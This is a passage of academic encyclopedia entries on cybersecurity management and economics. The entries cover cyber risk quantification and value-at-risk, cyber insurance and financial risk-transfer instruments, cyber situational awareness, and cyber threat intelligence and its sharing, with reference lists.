Several risk management methodologies are currently used in industry or have been proposed by academia, employing both *qualitative* as well as *quantitative* approaches to risk assessment (e.g., ISO/IEC 27005:2018, NIST Special Publications 800-53 & 800-37), OCTAVE (Operational Critical Threat and Vulnerability Evaluation), COBRA (Consultative, Objective and Bifunctional Risk Analysis), CORAS (Construct a platform for Risk Analysis of Security Critical Systems), Information Security Risk Analysis Method (ISRAM), CORA (Cost-Of-Risk Analysis), etc. Following ISO/IEC 27005:2018, for instance, the level of risk is determined based on incident scenarios and their consequences for business assets processes, as well as on their likelihood. The measure of each risk, in this approach, is calculated by multiplying the factors of consequence of a particular threat on an asset value (evaluated on a predefined scale, e.g., 1–5), with the likelihood of the occurrence of this threat (estimated in a predefined scale, e.g., 1–5).

Similar approaches to calculating risk levels are used in most risk management methods and frameworks, either using a qualitative (e.g., measuring consequences and/or likelihood of threat occurrence in a low-high scale) or a quantitative method for calculating the level of risk. However, cyber risk incidents often have significant economic implications, thus their economic impact needs also to be quantified into monetary value. Furthermore, organizational resource limitations require that cyber risk management decision-making takes also into consideration the cost-effectiveness of risk mitigation measures and risk transfer options (e.g., through a cyber risk insurance). To this direction some approaches have recently emerged, aiming to express the economic impact of cyber risk that relates to the business impact of cybersecurity attacks. Such cyber risk quantification approaches also allow to estimate the appropriate expenditure

on risk countermeasures to reduce risk to an acceptable level, and to evaluate cyber-insurance options for risk mitigation and transfer. Cyber risk quantification in monetary values can also facilitate the integration of cyber risk management with the overall organizational risk management framework and can contribute to rapid implementation of remediation plans.

The most common approach to quantifying cyber risk in monetary terms uses statistical techniques to measure and quantify the level of risk and draws on the value-at-risk (VaR) (Jorion 2006) concept and modeling technique, which are mainly used in financial services. The financial value-at-risk is defined as the maximum loss for a given confidence interval (e.g., 97% certainty) on a given timeframe in normal distribution.

The cyber VaR approach was presented and discussed at the 2015 World Economic Forum, to assist organizations develop risk management strategies and stimulate the development of global risk transfer markets (World Economic Forum 2015). The cyber value-at-risk (VaR) modeling approaches use Bayesian statistical methods to express cyber risk in financial terms within a given timeframe. Their aim is to express cyber risk in a way that it is easily understandable and comparable and can guide cost-effective decision-making regarding cyber risk mitigation and transfer. Cyber VaR models use probabilities to estimate likely losses from cyberattacks during a given timeframe, estimating the amount of potential loss and the probability of that loss within the given timeframe. Thus, the cyber value-at-risk is represented as a stochastic model and its output is the probability on any given time period of a certain amount of losses, as in the following example: "*Given a successful cyberattack, a company will lose not more than X amount of money over a period of time with 95% accuracy*" (World Economic Forum 2015, p. 12).

Cyber value-at-risk modeling can have generic applicability across industries, scalability, ease of interpretation, and ability to support executive's investment and risk management decisions (World Economic Forum 2015). The lack of sufficiently large datasets of historical data on the frequencies and loss magnitudes of cyber risk events, as well as the differences in cyber risk perception, identification, and evaluation between different persons and/or organizations are the main challenges in using cyber VaR models for risk quantification.

Overall, current qualitative risk assessment methods are criticized for lack of objectivity and that they do not support cost–benefit analysis, while quantitative methods are lacking statistical robustness and reliable asset valuation (Suh and Han 2003).

Open Problems and Future Directions

There is limited research on the economic impact of cyber risk and its measurement. There are several different methods and tools for cyber risk assessment and measurement; however, evaluation criteria for these methods and tools are yet to be identified. Moreover, the proliferation of risk assessment methodologies in the absence of a common point of reference has led to inconsistency in measuring cyber risk (Ruan 2017).

Robust cyber risk quantification requires consistent measurement and evaluation of cyber risks; currently, however, available data is scarce and partial, due to insufficient data sharing regarding cyber security incidents and related losses. The lack of quality risk data is identified as a key challenge (World Economic Forum 2015) for effective cyber risk management.

Organizations also lack guidance and access to measures to quantify cyber threats that would enable them to take strategic decisions concerning optimal access and investment levels (World Economic Forum 2015). Finally, as cyber risks are constantly evolving, quantification based on historical measures remains an open issue.

Cross-References

Information Security Risk Treatment

References

ISO Guide 73 (2009) Risk management – vocabulary 73:2009(en)

Jorion (2006) Value at risk – the new benchmark for managing financial risk, 3rd edn. McGraw Hill Professional

National Institute of Standards and Technology (NIST) Special Publication 800-39 (2011) Managing information security risk: organization, mission, and information system view, U.S. Dept of

Commerce

Ruan K (2017) Introducing cybernomics: a unifying economic framework for measuring cyber risk. Comput Secur 65:77–89

Suh B, Han I (2003) The IS risk analysis based on a business model. Inf Manag 41(2):149–158

World Economic Forum (2015) Partnering for cyber resilience, towards the quantification of cyber threats. REF 301214

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300228

Cyber Risk Transfer

Cyber Insurance and Security Investment Strategy
Cyber Risk, Risk Transfer, and Financial Innovation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1617

Cyber Risk, Risk Transfer, and Financial Innovation

Pankaj Pandey[99, 100] ✉
(99) Norwegian University of Science and Technology, Gjøvik, Norway
(100) University of Agder, Kristiansand, Norway

✉ **Pankaj Pandey**
Email: pankaj.pandey@ntnu.no
Email: pankaj.pandey@uia.no

Synonyms

Cyber bonds; Cyber derivatives; Cyber insurance; Cyber risk transfer; Financial innovation; ILS

Definition

Financial engineering is the discipline which deals with the design and development of innovative financial products. Financial engineering attempts to cater to the needs of market participants to facilitate elimination, transfer, or management of financial and/or business risks. Thus, "Financial engineering is the process of designing and manufacturing financial products using applicable structured system processes so as to satisfy a stated need relating principally, but not exclusively, to the management of financial risks" (Piquito 1999).

Cyber insurance refers to the financial products designed with the objective of providing a risk transfer mechanism for a broad range of risks related to cyber security. Cyber insurance contracts have been structured to cover risks such as liability, loss and theft of computing machines, damage

and theft of data, loss of income from network outage, computer failures, web-site defacement, protection of data asset, cyber-extortion, and failure to comply with necessary regulations (ENISA 2012). In addition, cyber insurance contracts are also available to cover insured's cyber liabilities (defense and compensatory damages) where a third party can claim for injury due to negligence (ENISA 2012). For example, a third party is affected by a virus leading to the loss and disclosure of personally identifiable data belonging to the third party, or a scenario where the business of the third party is interrupted because of the negligence of the insured.

Background

Globalization with exponential growth in the digital connectivity has brought complex risks, and these risks are increasingly becoming systemic. Goldin and Mariathasan (2014) looked at the complex systemic risk created because of globalization coupled with information and communications technologies. The global pandemic caused by the novel coronavirus COVID-19 is a complex case of systemic risk. However, many of its characteristics are like a potential cyber catastrophic event where traditional cyber insurance might not be enough to address its global impact. The COVID-19 pandemic includes elements of surprise and nonlinearity, a highly likely trait in a cyber-catastrophic event. Like COVID-19, a catastrophic cyber risk event would witness a range of unknown or underestimated underlying elements exhibiting amplified immediate and long-term impacts. These underlying elements include but are not limited to the contexts related to critical infrastructure, known yet ignored vulnerabilities and threats within and across the interdependent critical infrastructure systems.

In light of the lockdown announced by various countries to fight the spread of the COVID-19 pandemic or otherwise: Can you imagine a day, a week, or weeks of working without the Internet? Or maintaining critical services such as healthcare, transportation, etc., without power supply? Most organizations would not be able to maintain their daily operations and would suffer significant losses. These threats and their impact have created both a need for financial innovation in the field of cyber security and an increased adoption of cyber risk transfer (insurance).

Today, cyber-insurance products are the only commercially available tool to transfer the impact of residual cyber security risks. However, due to the interdependent and correlated nature of cyber security risks, cyber insurers and reinsurers are unable to underwrite catastrophic impact of cyber risks (Pandey 2016). Thus, in absence of an appropriate mechanism for risk transfer, the interest of cyber security stakeholders interested in transferring cyber risks and those who are willing to accept the risk is reduced. This vacuum in the cyber risk transfer market creates a need for a mechanism to facilitate the transfer and management of residual cyber risk.

Theory and Application

World Economic Forum in its annual risk report stated that "A critical element in advancing this [on cyber risk management] discussion will be improving the collective ability to measure the economic impact of cyber risks, at all levels – within individual businesses, nationally and globally. *Effective methods for measuring and pricing cyber risks may even lead to new market-based risk management structures*, which would help in understanding the systemic inter-dependencies in the multiple domains that now depend on cyberspace" (WEF and Partners 2014a).

World Economic Forum recognized the need for new financial products and markets and reported "Opportunities will emerge for new businesses in insurance or risk markets to help businesses mitigate the potential downside from cyber risks" (WEF and Partners 2014b).

World Economic Forum reported that risk markets could be one of the two ways to deal with systemic risk in cyber security (WEF and Partners 2012). Risk markets would provide a variety of financial instruments such as indemnification, insurance, and structured risk-transfer solutions to address cyber security risks (WEF and Partners 2014b).

Considering the limitations of cyber insurance products, it is pertinent to develop an alternative to "statistical" approach of cyber insurance. In such a scenario, an "economic" approach can be followed for cyber risk transfer. An economic approach is most suited for correlated risks. The principle of economic approach is the concept of negative correlation. The party interested in transferring the risk impact takes a position which is negatively correlated with the risk. Furthermore, the economic approach is different from the statistical approach in a way that there is no need of an actuarial

table with the frequency of the underlying event (risk), and many risk sharers (pool) are not required. Hence, instead of pooling the risks (insurance), the risks are traded in a market (capital market or over-the-counter).

A range of capital market-based financial instruments exist for risk transfer in different domains, such as natural disasters, weather risk, electricity price risk, climate risk, cloud computing risks, etc. The capital market-based financial instruments have the ability to absorb high impact risks, and potential to add liquidity and transparency to the risk transfer market. Thus, in theory, capital market-based instruments can be an effective mechanism to finance high impact and correlated cyber risks.

Inspired by the instrument of "pollution credits" used in the climate market, Camp and Wolfram (2000) proposed the concept of *vulnerability credits*, to deal with the problem of denial-of-service attacks. Vulnerability credits imply that the owners of the systems responsible for negative externality causing a security failure must pay for the same.

Pandey (2016) presented a theoretical concept to risk reduction by using predictive markets to spread risk among stakeholders. A variety of financial instruments directed toward cyber security risk and trade in predictive markets enabling the transfer of risk are presented. Pandey (2016) leveraged the existing theories of economics and finance and applied them to the field of cyber security to develop and demonstrate, theoretically and mathematically, the application of financial instruments such as derivatives and bonds to spread risks related to malicious attacks against information systems. The variety of cyber risk derivatives presented are Information Security Options, Information Security Vanilla Options, Information Security Swaps, and Information Security Futures. Also, a bond-type financial instrument is presented to encourage spending in information security defense systems.

The Bank of New York Mellon in consultation with the UK's HM Treasury considered the potential of a cyber-catastrophe bond (Traynor 2016). They reported that successfully securitizing the cyber peril will facilitate maturation and further growth of cyber insurance market. Furthermore, the involvement of capital markets will spur growth of Insurance Linked Securities (ILS) as well as the underlying reinsurance markets.

Carter and Mainelli (2018) explored the possibility of an Insurance-Linked Security (ILS) as a solution to mitigate the risk of cyber catastrophe. They proposed a novel dynamic index to measure the current levels of network risk and trigger the insurance payments accordingly. Blockchain-based smart ledgers are explored to provide with a super audit trail. Distributed ledgers technology (blockchain) would allow an intelligent implementation, resilience, and automation of various processes.

Open Problems and Future Directions

There are two core challenges that set the future direction for an effective cyber risk transfer market: first, design and development of a market where financial instruments related to cyber security risks can be traded, and second, structuring (financial engineering) of a variety of cyber risk transfer instruments. In addition to the challenges of financial engineering, there would be a series of legal and regulatory challenges pertaining to novel financial instruments as well as specific issues related to underlying cyber security risk. However, before the securitization of cyber risks can be initiated at a commercial scale, significant progress is required in aggregation and modeling of risk.

Cross-References

Cyber Insurance
Cyber Risk Quantification

References

Camp LJ, Wolfram C (2000) Pricing security. In: Proceedings of the CERT information survivability workshop, pp 31–39

Carter S, Mainelli M (2018) Cyber-catastrophe insurance-linked securities on smart ledgers. Carter Research Ltd and Z/Yen Group, Heraklion, London

ENISA (2012) Incentives and barriers of the cyber insurance market in Europe. European Network and Information Security Agency (ENISA), Heraklion, Greece

Goldin I, Mariathasan M (2014) The butterfly defect: how globalization creates systemic risks, and what to do about it. Princeton University Press, Princeton, New Jersey

Pandey P (2016) Using theories from economics and finance for information security risk management. Joint PhD thesis, Norwegian University of Science and Technology, Gjovik and University of Antwerp, Antwerp

Piquito NP (1999) Financial product development: a strategically competitive system engineering approach to innovative risk based financial engineering. PhD thesis, Faculty of Engineering, Rand Afrikaans University, Johannesburg, South Africa

Traynor P (2016) Insurance linked securities – cyber risk, insurers and the capital markets. The Bank of New York Mellon Corporation. https://www.bnymellon.com/emea/en/_locale-assets/pdf/our-thinking/insurance-linked-securities-cyber-risk-insurers-and-the-capital-markets.pdf. Accessed 3 May 2020

WEF and Partners (2012) Partnering for cyber resilience: risk and responsibility in a hyperconnected world – principles and guidelines. Technical report Ref. 270912. World Economic Forum, Geneva

WEF and Partners (2014a) Global risks 2014. Insight report, 9th edn. World Economic Forum (WEF), Cologny/Geneva

WEF and Partners (2014b) Risk and responsibility in a hyperconnected world. Technical report. World Economic Forum in collaboration with McKinsey & Company, Geneva

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300230

Cyber Security Insurance Models

Cyber Insurance: Models and Challenges

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300231

Cyber Security Insurance/Protection

Cyber Risk Insurance, Lessons Learned So Far

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300232

Cyber Security Liability Insurance/Protection

Cyber Risk Insurance, Lessons Learned So Far

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1768

Cyber Situational Awareness

Peng Liu[101] ✉
(101) The Pennsylvania State University, University Park, PA, USA

✉ **Peng Liu**
Email: pxl20@psu.edu
Email: pliu@ist.psu.edu

Definition

Cyber Situational Awareness (Cyber SA) is a three-phase process that allows security analysts to perceive (sense) the status of an enterprise network, comprehend the current situation, and make predictions based on the knowledge acquired.

Background

Cyber operations – in the context of mission assurance – give rise – especially within large enterprises – to the questions that are at the core of Cyber SA. The process of Cyber SA can be viewed as a three-phase process: situation perception, situation comprehension, and situation projection. Perception gains awareness about the status, attributes, and dynamics of relevant elements and events within an enterprise network. Comprehension of the situation encompasses how analysts combine, correlate, and interpret information. Projection of the situation into the near future encompasses the ability to make predictions based on the knowledge acquired through perception and comprehension.

Essentially, cyber operations are centered on answering four key questions whenever an adversary is launching a cyber-attack: What has

happened to the networked enterprise information systems? What is the impact? Why did it happen? What should we do?

The first three questions form the “core” of Cyber SA, which serves as a key enabler for answering the fourth question. Cyber SA is geared toward gaining awareness about what has happened or what the adversary has done, the impact of the cyber-attack, and how the current situation was determined. Here, the impact includes at least two aspects: damage assessment and mission impact analysis. Regarding why the current situation is what it is, the security analysts should identify the exploited vulnerabilities. In many cases, the exploited vulnerabilities include both known and unknown vulnerabilities associated with the enterprise networks.

Theory

Cyber SA Data Triaging Systems

From the perspective of “data to decisions,” Cyber SA can be viewed as a particular data triaging system (Liu et al. 2017). In large enterprises, there are many kinds of data sources, which can be roughly classified as follows: (a) In-band data include both static data (e.g., network topology, host configurations, vulnerability scan data) and dynamic data (e.g., traffic dumps, firewall logs, operating system audit logs, intrusion alerts); (b) out-of-band data include the intelligence feeds (e.g., threat intelligence) provided by external organizations.

A Cyber SA data triaging system is a dynamic hybrid human-cyber system. On one hand, the human component of the system includes the brains (of the security analysts) and how the brains interact with each other. Here, the brains are not only an information process unit, but also a cognitive neural network which holds memories (e.g., domain knowledge, past experiences) and human learning capacity. On the other hand, the cyber component of the system includes unbounded possibilities of software, hardware, and HCI (Human Computer Interaction) designs.

From the perspective of system states, the state of a Cyber SA data triaging system at time *t* includes the following elements: (a) the set of attack activities in each attack chain happening on the enterprise network. (b) The data sources collected (so far) from multiple sensors. (c) A set of incidents detected (so far) by the analysts. The incidents are described by

the involved network events and the temporal and causal relationships between these events. (d) The analysts' domain knowledge about the network and attacks at time *t*, as well as their data analysis experience. (e) Each analyst's mental model at time *t*. Each mental model holds both a set of hypotheses about possible attacks and the relationships between these hypotheses. (f) A set of data triage operations conducted by the analysts at time *t*. The main data triage operations include data filtering, data search, hypothesis generation, and hypothesis confirming or denying.

From the perspective of performance, the performance of Cyber SA can be partially evaluated by a comparison between the depicted situation and the ground truth situation. Of course, since in many cases the enterprise only has partial knowledge of the ground truth, the comparison is usually done using an estimate of the ground truth.

Desirable Cyber SA Capabilities

- Capability 1: The ability to create problem-solving workflows or processes.
- Capability 2: The ability to see the big picture of cyber defense landscape.
- Capability 3: The ability to manage uncertainty.
- Capability 4: The ability to reason albeit incomplete/noisy knowledge.
- Capability 5: The ability to quickly locate needles in haystacks.
- Capability 6: The ability to do strategic planning.
- Capability 7: The ability to predict possible next steps an adversary might take.

Open Problems and Future Directions

Although various tools have been developed, including vulnerability scanners, intrusion detection systems, alert correlation tools and attack graph tools, the existing tools are not yet adequate to provide cyber operation centers with the aforementioned Cyber SA capabilities. For instance, consider Capability 1. For different attack campaigns, different problem-solving workflows are often needed in a cyber-operation center. An executable problem-solving workflow must clearly tell the analysts when to use which tools against which data sources in which ways. Although many intrusion detection and diagnosis tools are available, a

general-purpose toolkit is yet to be fully developed to automatically generate differentiated problem-solving workflows for different attack campaigns. Putting a set of tools into a “basket” does not automatically enable the tools to “learn” from each other and orchestrate a most effective problem-solving process. In fact, cyber operation centers heavily rely on human analysts and their expertise/experiences to generate the suitable problem-solving workflows on-the-fly in the midst of a previously-unseen attack campaign.

One promising future direction is to develop Cyber SA tools that incorporate human cognition and decision-making characteristics at the design stage. Another future direction is to use Artificial Intelligence and Data Science to make Cyber SA data-triaging systems more intelligent and more autonomous.

Cross-References

Attack Graphs

References

Liu P, Jajodia S, Wang C (eds) (2017) Theory and models for cyber situation awareness. Springer LNCS, volume no. 10030

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1716

Cyber Threat Intelligence

Daniel Schlette[102] ✉
(102) Chair of Information Systems, University of Regensburg, Regensburg, Germany

✉ **Daniel Schlette**
Email: daniel.schlette@ur.de
Email: Daniel.Schlette@wiwi.uni-regensburg.de

Synonyms

Threat intelligence

Definition

The security of information systems is a fragile state and under constant scrutiny of malicious actors. Therefore, security incidents, cyberattacks, and other forms of imminent threats are common and must be dealt with. Cyber Threat Intelligence (CTI) aims to provide meaningful and actionable knowledge about threats originating from and targeting the cyber domain (i.e., information systems) and manifesting in (successful) information security impairments. Additionally, threat intelligence is commonly defined by its focus on evidence (e.g., Indicators of Compromise) and its context which helps to inform decision makers about adequate response to threats (McMillan 2013).

CTI comprises different components and in essence refers to (1) the threat information itself, (2) structured data formats, (3) sharing platforms, and (4) incident response procedures. These components are further

embraced by data quality and the CTI life cycle documenting a process from CTI generation to eventual revocation.

Background

Against the background of attackers sharing information about vulnerabilities, malware, or attack patterns, security analysts and defenders began to leverage security information. The aim to better protect information systems initially mandated the collection and aggregation of relevant knowledge. Thus, early work on threat information started by detailing the many aspects of information security incidents (Howard and Longstaff 1998). Threat information itself typically consists of various levels. Low-level cyber-observables express artifacts such as malicious files and their signatures but also extend to processes and network traffic. Higher-level threat information then provides insights on more complex Indicators of Compromise (IoC), vulnerabilities, and attacker behavior. Lastly, a third level of threat information deals with countermeasures relevant for incident response and attribution of attacks (Mavroeidis and Bromander 2017). When analyzed and put into context, all this information represents cyber threat intelligence. Accordingly, CTI is often seen to fulfill either operational, tactical, or strategic aims within an organization (Tounsi and Rais 2018). However, to make use of CTI for sharing, collaborative analysis, and to overcome ambiguities, individual pieces of CTI must be structured. Consequently, an important element of CTI is structured data formats. These data formats often deal with a very specific aspect of CTI, but some also cover the full CTI spectrum. Over the course of the years, formats have been developed ranging from enumerations and scoring systems to frameworks and comprehensive CTI standards (Dandurand et al. 2014). As formats in the CTI ecosystem are manifold and diverse, there is a need for comparison. Emphasis on their dedicated functionalities specifies enumerations to identify vulnerabilities or assets. Scoring systems condense security information to a single indicative number. Frameworks typically support the understanding of attacker behavior. CTI standards then integrate these granular elements and provide a holistic view on security incidents and attacks (Menges and Pernul 2018). Built upon CTI formats, sharing and collaboration on threat information become possible. CTI-sharing platforms bring together different stakeholders using technologies for information

storage and exchange. Besides, sharing of CTI has to deal with the legal environment, industry requirements, and incentives for participation (Skopik et al. 2016). At last, CTI goes beyond being purely informative and proves itself actionable by directly linking to incident response. To investigate, remediate, mitigate, and prevent security incidents, CTI not only contains information on root causes but can also show blueprints of adequate countermeasures. For all the above-mentioned components, data quality plays an important role as low-quality CTI implies ineffectiveness and can have severe consequence when applied to defensive information systems.

Theory and Applications

Whereas security information has been around for at least the last two decades, cyber threat intelligence is a much newer term and has significantly gained momentum in the last 7 years. Its theoretical foundations are strongly linked to practical application. For instance, defining CTI relates to organizational processes, and security information eventually becomes CTI. Analogous to the overall information security domain, people, processes, and technology are part of CTI and its applications. In CTI, security analysts with certain skills may perform threat hunting to identify and act upon CTI or derive incident response procedures. CTI personnel can thus be organized within the Security Operations Center (SOC) or form a standalone organizational unit with close contact to SOC, Computer Emergency and Response Team (CERT) and other IT-units (Brown and Lee 2019). Processes pertaining to CTI include consuming, using, and producing CTI. From a different perspective, the CTI life cycle describes transformation processes on threat information (Landauer et al. 2019). Technology supportive of CTI covers sharing platforms, most notably the MISP – Open Source Threat Intelligence Platform, TAXII – Trusted Automated Exchange of Indicator Information servers and proprietary solutions. The STIX – Structured Threat Information eXpression available in version 2.1 is currently a prevalent standard for CTI and follows a graph-based approach (Barnum 2014). Thereby, different types of CTI objects can be defined and connected. With MISP, VERIS – Vocabulary for Event Recording and Incident Sharing and IODEF – Incident Object Description Exchange Format, there exist other

well-known and comprehensive CTI standards. Complementing CTI technology, sources of CTI include various security systems such as Security Information and Event Management (SIEM) systems, Intrusion Detection Systems (IDS), or firewalls (Lee 2020). As CTI fosters bidirectional transfer, these systems can serve as a sink too, which is particularly helpful to prevent security incidents in the future.

Open Problems and Future Directions

Research on CTI has led to a better understanding of its manifold facets. Nevertheless, challenges and open problems remain with regard to the use of threat information for active cyber defense. Actionable CTI has yet to cope with its (semi-) automated use in incident response processes. Therefore, development of dedicated incident response data formats is a necessary step (Nespoli et al. 2017). Subsequently, integration into existing CTI formats (e.g., STIX2.1 and its Course of Action object) will support comprehensiveness as well as effectiveness of CTI. To this end, a second future direction is how to assure CTI quality. Whereas first approaches aim to analyze and propose quality metrics for CTI (Schlette et al. 2020), the subjective nature and the diversity of threat information demand further research. Based upon data analysis, a stronger data-centric focus must take the entire CTI life cycle and organizational dependencies into account. Here, a relevant challenge concerning CTI sharing is the involvement of CTI users beyond solely consuming CTI through sharing incentives or regulatory requirements.

Cross-References

- Cyber Threat Intelligence Sharing
- Security Information and Event Management (SIEM)
- Security Operations Center (SOC)

References

Barnum S (2014) Standardizing cyber threat intelligence information with the structured threat information eXpression (STIX). Version 1.1, Revision 1. MITRE. http://stixproject.github.io/getting-started/whitepaper/

Brown R, Lee RM (2019) The evolution of cyber threat intelligence (CTI): 2019 SANS CTI survey. SANS

Dandurand L, Kaplan A, Kácha P, Kadobayashi Y, Kompanek A, Lima T et al (2014) Standards and tools for exchange and processing of actionable information. ENISA. https://www.enisa.europa.eu/publications/standards-and-tools-for-exchange-and-processing-of-actionable-information

Howard JD, Longstaff TA (1998) A common language for computer security incidents. Sandia National Labs

LandauerM, Skopik F, Wurzenberger M, Hotwagner W, Rauber A (2019) A framework for cyber threat intelligence extraction from raw log data. In: 2019 IEEE international conference on big data (Big Data). IEEE, pp 3200–3209. https://doi.org/10.1109/bigdata47090.2019.9006328

Lee RM (2020) 2020 SANS cyber threat intelligence (CTI) survey. SANS

Mavroeidis V, Bromander S (2017) Cyber threat intelligence model: an evaluation of taxonomies, sharing standards, and ontologies within CTI. In: 2017 European intelligence and security informatics conference (EISIC). IEEE, pp 91–98

McMillan R (2013) Definition: threat intelligence. Gartner. https://www.gartner.com/en/documents/2487216/definition-threat-intelligence. Checked on 10 Jan 2020

Menges F, Pernul G (2018) A comparative analysis of incident reporting formats. Comput Secur 73:87–101. https://doi.org/10.1016/j.cose.2017.10.009
[Crossref]

Nespoli P, Papamartzivanos D, Mármol FG, Kambourakis G (2017) Optimal countermeasures selection against cyber attacks: a comprehensive survey on reaction frameworks. IEEE Commun Surv Tutorials 20(2):1361–1396

Schlette D, Böhm F, Caselli M, Pernul G (2020) Measuring and visualizing cyber threat intelligence quality. Int J Inf Secur 1–18

Skopik F, Settanni G, Fiedler R (2016) A problem shared is a problem halved: a survey on the dimensions of collective cyber defense through security information sharing. Comput Secur 60:154–176. https://doi.org/10.1016/j.cose.2016.04.003
[Crossref]

Tounsi W, Rais H (2018) A survey on technical threat intelligence in the age of sophisticated cyberattacks. Comput Secur 72:212–233

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1717

Cyber Threat Intelligence Sharing

Daniel Schlette[103] ✉
(103) Chair of Information Systems, University of Regensburg, Regensburg, Germany

✉ **Daniel Schlette**
Email: daniel.schlette@ur.de

Synonyms

Security information sharing

Definition

Cyberattacks carried out by malicious actors often contain common elements. Tactics, techniques, and procedures (TTP) including malware and exploited vulnerabilities are reused and applied world-wide. By sharing cyber threat intelligence, organizations and security analysts can help each other to properly react to security incidents or prevent futures ones. Interorganizational Cyber Threat Intelligence (CTI) sharing is defined as the exchange and collaboration on any security information relevant to strengthen the security posture. As a subdomain of CTI, the joint undertaking of CTI sharing copes with not only technologies, data formats, but also legal elements, trust, and other human factors (Johnson et al. 2016).

Background

The intention behind cyber threat intelligence sharing is twofold. First, there is the need to react upon threats with swift response to ensure

information systems' security (Pawlinski et al. 2014). Shared CTI allows organizations to skip at least some parts of time-consuming threat analysis. In conjunction with dedicated CTI sharing platforms, relevant threat information can be received automatically and applied where appropriate. Additionally, a second motivation stems from the limited analysis capabilities within an individual organization. CTI sharing supports building knowledge among information security defenders from multiple organizations. Thereby, external perspectives, insights, and complementary threat information are integrated. As the threat landscape is vast and constantly changing, CTI sharing proves to be an integral element to deal with inefficiencies and incomplete CTI (Skopik et al. 2016). Overall, it can easily be inferred that the notion "sharing is caring" applies to CTI as well. When it comes to the question of how CTI sharing is performed, a shift from informal procedures to formal, structured, and platform-centered approaches can be observed. While e-mail and other unstructured communication channels still serve as exchange mechanisms today, there is a much stronger emphasis on CTI sharing platforms (Sauerwein et al. 2017). This is due to fact that the incorporated structured CTI formats limit ambiguity and support automation. CTI formats further contain favorable characteristics such as serialization rules.

Theory and Applications

The theoretical concept of CTI sharing includes CTI producers, consumers, and platform operators. On the one hand, CTI consumers subscribe to CTI feeds to receive the latest threat intelligence in a timely manner. On the other hand, CTI producers publish new CTI based on threat analysis. The platform acts as an intermediary to ensure CTI exchange and storage. It must be noted, that CTI sharing participants can hold multiple roles simultaneously. Thus, the different sharing mechanisms for CTI include a hub-and-spoke model, a publish-subscribe model with separated roles and peer-to-peer communication seen, for example, by the TAXII – Trusted Automated eXchange of Indicator Information server and client implementation (Connolly et al. 2014). MISP – Open Source Threat Intelligence Platform, another well-known open-source platform, is focused on handling CTI privacy and user participation (Wagner et al. 2016). CTI can thus be tagged according to the Traffic Light Protocol (TLP) and shared

within an organization only (TLP:RED) or with specified communities. The most permissive option is public sharing (TLP:WHITE). In addition to the economic incentives for CTI sharing which often lead to industry groups (Gal-Or and Ghose 2005), intrinsic motivation and legal requirements determine participation. Mandatory for some industries (e.g., critical infrastructures), CTI sharing has to deal with trust concerns as well as regulations around sensitive data. Finally, sharing of CTI is closely linked with collaboration. For collaboration on CTI, the concept of visualization improves information accessibility (Böhm et al. 2018). As a result, various different CTI sharing platforms integrate visualizations in their implementations. By combining motivational aspects, defined processes and supportive technology, CTI sharing is effectively applied.

Open Problems and Future Directions

Cyber Threat Intelligence sharing still faces a number of challenges. Up to now, CTI sharing platforms have been based on common database technology and network protocols to allow accessibility over the Internet. Nevertheless, modern technologies might prove suitable for a range of use cases. Most notably, considerations of using Distributed Ledger Technologies (DLT) such as permissioned blockchains demand further research (Alexopoulos et al. 2020). Another open problem centers on the conflict of goals of privacy and CTI sharing for cyber defense. The most prominent issue here is how to weigh the privacy of sensitive (attacker) information (e.g., IP addresses) protected, for example, by the European Union's General Data Protection Regulation (GDPR) and the legitimate interest of secure information systems. Last but not least, despite the benefits of CTI sharing, participants can be reluctant to publish CTI and take only the role of CTI consumers. To this end, research must address types of incentives that outweigh the fear of information disclosure and attackers' adaption upon publicly available CTI.

Cross-References

Cyber Threat Intelligence

References

Alexopoulos N, Vasilomanolakis E, Le Roux S, Rowe S, Mühlhäuser M (2020) TRIDEnT: towards a decentralized threat Indicator marketplace. In: Hung C-C, Cerny T, Shin D, Bechini A (eds) Proceedings of the 35th annual ACM/SIGAPP symposium on applied computing (SAC '20). SAC '20: the 35th ACM/SIGAPP symposium on applied computing. ACM, pp 332–341

Böhm F, Menges F, Pernul G (2018) Graph-based visual analytics for cyber threat intelligence. Cybersecurity (Cybersecurity) 1(1):1–16. https://doi.org/10.1186/s42400-018-0017-4 [Crossref]

Connolly J, Davidson M, Schmidt C (2014) The Trusted Automated eXchange of Indicator Information (TAXII). MITRE. Available online at https://taxiiproject.github.io/getting-started/whitepaper/

Gal-Or E, Ghose A (2005) The economic incentives for sharing security information. Inf Syst Res 16(2):186–208. https://doi.org/10.1287/isre.1050.0053 [Crossref]

Johnson CS, Badger ML, Waltermire DA, Snyder J, Skorupka C (2016) Guide to cyber threat information sharing. NIST Special Publication 800–150. National Institute of Standards and Technology

Pawlinski P, Jaroszewski P, Kijewski P, Siewierski L, Jacewicz P, Zielony P, Zuber R (2014) Actionable information for security incident response. European Union Agency for Network and Information Security (ENISA). Available online at https://doi.org/10.2824/38111

Sauerwein C, Sillaber C, Mussmann A, Breu R (2017) Threat intelligence sharing platforms: an exploratory study of software vendors and research perspectives. In: Leimeister JM, Brenner W (eds) Proceedings of the 13th international conference on Wirtschaftsinformatik (WI 2017). WI, pp 837–851

Skopik F, Settanni G, Fiedler R (2016) A problem shared is a problem halved: a survey on the dimensions of collective cyber defense through security information sharing. Comput Secur 60:154–176. https://doi.org/10.1016/j.cose.2016.04.003 [Crossref]

